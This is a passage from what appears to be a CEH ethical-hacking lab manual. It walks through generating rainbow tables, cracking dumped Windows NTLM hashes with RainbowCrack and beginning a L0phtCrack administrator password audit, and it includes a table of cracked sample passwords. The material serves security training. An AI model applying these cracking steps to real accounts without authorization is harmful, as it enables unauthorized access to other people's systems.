You must be careful of your harddisk space. Simple rainbow table for 1 – 5 alphanumeric and it costs about 613MB of your harddisk.




FIGURE 6.5: Generated Rainbow table file

Lab Analysis

Analyze and document the results related to the lab exercise.

Tool/Utility	Information Collected/Objectives Achieved
Winrtge	Purpose: Creating Rainbow table with lower alpha Output: Created Rainbow table: ntlm_loweralpha#4-6_0_2400X4000000_ox...

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs


Lab**7**

Password Cracking Using RainbowCrack

RainbowCrack is a computer program that generates rainbow tables to be used in password cracking.

ICON KEY

Valuable information



Test your knowledge



Web exercise



Workbook review

Lab Scenario

Computer passwords are like locks on doors; they keep honest people honest. If someone wishes to gain access to your laptop or computer, a simple login password will not stop them. Most computer users do not realize how simple it is to access the login password for a computer, and end up leaving vulnerable data on their computer, unencrypted and easy to access. Are you curious how easy it is for someone to gain access to your computer? Windows is still the most popular operating system, and the method used to discover the login password is the easiest. A hacker uses password cracking utilities and cracks your system. That is how simple it is for someone to hack your password. It requires no technical skills, no laborious tasks, only simple words or programs. In order to be an ethical hacker and penetration tester, you must understand how to crack administrator password. In this lab we discuss how to crack guest users or administrator passwords using RainbowCrack.

Lab Objectives

The objective of this lab is to help students to **crack passwords** to perform system password hacking.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

Lab Environment

To carry out the lab, you need:

- **RainbowCrack** Tool located at **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Rainbow Table Creation Tools\RainbowCrack**
- A computer running **Window Server 2012**
- You can also download the latest version of **RainbowCrack** from the link <http://project-rainbowcrack.com/>

 You can also download Winrtge from http://www.oxid.it/project_s.html

- If you decide to download the latest version, then screenshots shown in the lab might differ
- Run this tool on **Windows Server 2012**
- Administrative privileges to run this program

Lab Duration

Time: 10 Minutes

Overview of RainbowCrack

RainbowCrack is a computer program that generates rainbow tables to be used in password cracking. RainbowCrack differs from "conventional" brute force crackers in that it uses large pre-computed tables called rainbow tables to reduce the length of time needed to crack a password.

Lab Task

T A S K 1

Generating the Rainbow Table

 RainbowCrack for GPU is the hash cracking program in RainbowCrack hash cracking utilities.




FIGURE 7.1: RainbowCrack main window

2. Click **File**, and then click **Add Hash...**

Module 05 – System Hacking

 RainbowCrack for GPU is significantly faster than any non-GPU accelerated rainbow table lookup program and any straight GPU brute forcing cracker




FIGURE 7.2: Adding Hash values

3. The **Add Hash** window appears:

- i. Navigate to **c:\hashes**, and open the **hashes.txt** file (which is already generated using Pwdump7 located at **c:\hashes.txt** in the previous **Lab no:5**).
- ii. Right-click, copy the hashes from **hashes.txt** file.
- iii. Paste into the **Hash** field, and give the comment (optional).
- iv. Click **OK**.

 RainbowCrack uses time-memory tradeoff algorithm to crack hashes. It differs from the hash crackers that use brute force algorithm




FIGURE 7.3: Selecting the hashes

 Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8\Module 05 System Hacking




FIGURE 7.4: Adding Hashes

4. The selected **hash** is added, as shown in the following figure.




FIGURE 7.5: Added hash show in window

5. To add more hashes, repeat steps **2 & 3 (i,ii,iii,iv)**.
6. Added hashes are shown in the following figure.

Module 05 – System Hacking

 RainbowCrack's purpose is to generate rainbow tables and not to crack passwords per-se, some organizations have endeavored to make RainbowCrack's rainbow tables available free over the internet.




FIGURE 7.6: Added Hashes in the window

7. Click the **Rainbow Table** from the menu bar, and click **Search Rainbow Table...**

 RainbowCrack for GPU software uses GPU from NVIDIA for computing, instead of CPU. By offloading computation task to GPU, the RainbowCrack for GPU software can be tens of times faster than non-GPU version.




FIGURE 7.7: Added Hashes in the window

8. Browse the **Rainbow Table** that is already generated in the previous lab, which is located at **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Rainbow Table Creation Tools\Winrtgen**.
9. Click **Open**.

Module 05 – System Hacking

 A time-memory tradeoff hash cracker need a pre-computation stage, at the time all plaintext/hash pairs within the selected hash algorithm, charset, plaintext length are computed and results are stored in files called rainbow table




FIGURE 7.8: Added Hashes in the window

10. It will crack the password, as shown in the following figure.




FIGURE 7.9: Added Hashes in the window

Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
RainbowCrack	<p>Hashes:</p> <ul style="list-style-type: none">▪ Administrator▪ Guest▪ Languard▪ Martin▪ Juggyboy▪ Jason▪ Shiela <p>Password Cracked:</p> <ul style="list-style-type: none">▪ test▪ test▪ green▪ apple▪ qwerty

Questions

1. What kind of hashes does RainbowCrack support?

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs



Extracting Administrator Passwords Using L0phtCrack

L0phtCrack is packed with powerful features, such as scheduling, hash extraction from 64-bit Windows versions, multiprocessor algorithms, and network monitoring and decoding. It can import and crack UNIX password files and remote Windows machines.

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

Since security and compliance are high priorities for most organizations, attacks on a company or organization's computer systems take many different forms, such as spoofing, smurfing, and other types of denial-of-service (DoS) attacks. These attacks are designed to harm or interrupt the use of your operational systems.

Password cracking is a term used to describe the penetration of a network, system, or resource with or without the use of tools to unlock a resource that has been secured with a password. In this lab we will look at what password cracking is, why attackers do it, how they achieve their goals, and what you can do to protect yourself. Through an examination of several scenarios, in this lab we describe some of the techniques they deploy and the tools that aid them in their assaults and how password crackers work both internally and externally to violate a company's infrastructure.

In order to be an expert ethical hacker and penetration tester, you must understand how to crack administrator passwords. In this lab we crack the system user accounts using L0phtCrack.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

Lab Objectives

The lab teaches you how to:

- Use the **L0phtCrack** tool
- Crack **administrator** passwords

Lab Environment

To carry out the lab you need:

- **L0phtCrack** tool located at **D:\CEH-Tools\CEHv8 Module 05 System Hacking>Password Cracking Tools\L0phtCrack**
- Run this tool on **Windows Server 2012** (host machine)
- You can also download the latest version of **L0phtCrack** from the link <http://www.l0ptcrack.com>
- Administrative privileges to run tools
- Follow wizard driven installation instructions
- **TCP/IP** settings correctly configured and an accessible DNS server
- This tool requires the **user** to register or you can also use the evaluation version for a limited period of time

Lab Duration

Time: 10 Minutes

Overview of L0phtCrack

L0phtCrack provides a scoring metric to quickly assess **password quality**. Passwords are measured against current industry **best practices** and are rated as **Strong, Medium, Weak, or Fail**.

Lab Tasks

T A S K 1	
	Cracking
	Administrator
	Password

 You can also download the L0phtCrack from <http://www.l0ptcrack.com>.




FIGURE 8.1: Windows Server 2012 – Desktop view

2. Click the **L0phtCrack6** app to open the **L0phtCrack6** window.

Module 05 – System Hacking




FIGURE 8.2: Windows Server 2012 – Apps

3. Launch **L0phtCrack**, and in the **L0phtCrack Wizard**, click **Next**.




FIGURE 8.3: Welcome screen of the L0phtCrack Wizard

4. Choose **Retrieve from the local machine** in the **Get Encrypted Passwords** wizard and click **Next**.

Module 05 – System Hacking




FIGURE 8.4: Selecting the password from the local machine

L0phtCrack has a built-in ability to import passwords from remote Windows, including 64-bit versions of Vista, Windows 7, and UNIX machines, without requiring a third-party utility.

5. Choose **Strong Password Audit** from the **Choose Auditing Method** wizard and click **Next**.




FIGURE 8.5: Choose a strong password audit

6. In **Pick Reporting Style**, select all **Display encrypted password hashes**.
7. Click **Next**.

Module 05 – System Hacking




FIGURE 8.6: Pick Reporting Style

8. Click **Finish**.




FIGURE 8.7: Begin Auditing

9. LOpntcrack6 shows an **Audit Completed** message, Click **OK**.
10. Click **Session options** from the menu bar.

Module 05 – System Hacking

